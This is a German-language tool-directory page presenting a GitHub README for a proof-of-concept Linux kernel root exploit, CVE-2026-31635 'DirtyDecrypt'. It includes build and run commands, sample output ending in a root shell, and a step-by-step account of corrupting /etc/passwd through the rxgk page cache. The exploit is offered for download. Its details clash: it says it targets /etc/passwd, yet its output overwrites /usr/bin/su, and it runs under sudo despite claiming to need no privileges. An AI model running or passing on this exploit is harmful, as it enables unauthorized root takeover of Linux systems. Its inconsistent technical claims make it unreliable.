
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-31635 — Öffentlicher Proof-of-Concept-Exploit für CVE-2026-31635 (DirtyDecrypt), eine Schwachstelle zur Korruption des rxgk-Page-Cache im Linux-Kernel, die eine lokale Rechteausweitung auf root ermöglicht. | Kitploit
Tools/GitHubGitHub/ashrafzaryouh/cve-2026-31635
Privilege EscalationSchwachstellenanalyseExploitationPayload-EntwicklungBinary-Exploitation
GitHubashrafzaryouh/cve-2026-31635

CVE-2026-31635

Öffentlicher Proof-of-Concept-Exploit für CVE-2026-31635 (DirtyDecrypt), eine Schwachstelle zur Korruption des rxgk-Page-Cache im Linux-Kernel, die eine lokale Rechteausweitung auf root ermöglicht.

Teilen
Repository anzeigen
85vor 6 MonatenNoch nicht geprüft

🩸 CVE-2026-31635 – DirtyDecrypt



ChatGPT Image May 19, 2026, 10_51_03 PM

Lokale Rechteausweitung im Linux-Kernel durch RXGK-Page-Cache-Korruption

Version Severity Exploit

"DirtyDecrypt" — Teil der "Dirty"-Exploit-Familie von 2026


📖 Überblick

DirtyDecrypt (CVE-2026-31635) ist eine Schwachstelle zur lokalen Rechteausweitung im rxrpc-Subsystem des Linux-Kernels (genauer gesagt in der rxgk-Komponente).

Sie missbraucht eine fehlende Copy-on-Write-(COW-)Prüfung während der AES-CBC-Entschlüsselung, wodurch ein unprivilegierter Benutzer den Page Cache korrumpieren und beliebige Dateischreibvorgänge erreichen kann, was zu root-Zugriff führt.


✨ Funktionen

  • ✅ Sauberer und gut kommentierter C-Code
  • ✅ Unterstützung für User- und Network-Namespaces
  • ✅ Zuverlässiges Page-Cache-Schreib-Primitiv
  • ✅ Zielt auf /etc/passwd ab (leeres root-Passwort)
  • ✅ Einfach anpassbar für SUID-Binaries oder andere Ziele
  • ✅ Unterstützung für statische Kompilierung

🛠️ Betroffene Systeme

  • Anfällige Kernel: 6.10 ~ 6.13 (mit CONFIG_RXGK=y)
  • Häufige Distributionen: Fedora, Arch Linux, openSUSE Tumbleweed, benutzerdefinierte Kernel
  • Nicht anfällig: Kernel vor ~6.10 oder solche mit CONFIG_RXGK=n

📋 Voraussetzungen

  • Linux-Kernel mit aktiviertem CONFIG_RXGK
  • Unprivilegierter lokaler Benutzerzugriff
  • Unterstützung für AF_RXRPC-Sockets
  • keyctl-Dienstprogramm (für rxrpc-Schlüssel)

🚀 Kompilierung

git clone https://github.com/0xBlackash/DirtyDecrypt.git
cd DirtyDecrypt
gcc -O2 -static -pthread CVE-2026-31635.c -o DirtyDecrypt

💥 Verwendung

sudo ./DirtyDecrypt

Erwartete erfolgreiche Ausgabe:

=== rxgk pagecache write (DirtyDecrypt) ===
uid=1000 euid=1000

[*] writing shellcode to /usr/bin/su (96 bytes from offset 0)
    [========================================] 100% (XXX/96, YYYY fires)
[*] XXX fires in Z.Zs
[*] exec /usr/bin/su
[*] restore: cp /tmp/.su_12345 /usr/bin/su

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)

# 

📁 Repository-Struktur

DirtyDecrypt/
├── CVE-2026-31635.c          # Main exploit
├── README.md                 # This file
├── Makefile                  # Optional
└── exploit.log               # Optional output log

🔬 Funktionsweise (Technisch)

  1. Betritt den User- und Network-Namespace
  2. Fügt einen RXGK-Schlüssel zum Keyring hinzu
  3. Verwendet AF_RXRPC-Sockets + splice(), um Page-Cache-Seiten in den RXGK-Entschlüsselungspfad zu zwingen
  4. Löst eine In-Place-AES-CBC-Entschlüsselung ohne skb_cow_data() aus
  5. Korrumpiert die Zieldatei (/etc/passwd) Byte für Byte mithilfe einer Sliding-Window-Technik
  6. Leert das root-Passwort → startet eine root-Shell

⚠️ Haftungsausschluss

Dieser Exploit dient ausschließlich Bildungszwecken und autorisierten Sicherheitstests.
Die unbefugte Nutzung auf Systemen, die Ihnen nicht gehören, ist illegal.


📜 Danksagungen & Autor

  • Exploit-Autor: Ashraf Zaryouh "0xBlackash"
  • Ursprüngliche Entdeckung: Sicherheitsforscher (2026)
  • PoC-Version: v2.1 (Mai 2026)

⭐ Gib diesem Repo einen Stern, wenn es dir geholfen hat!

Mit ❤️ für die Forschungsgemeinschaft erstellt

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





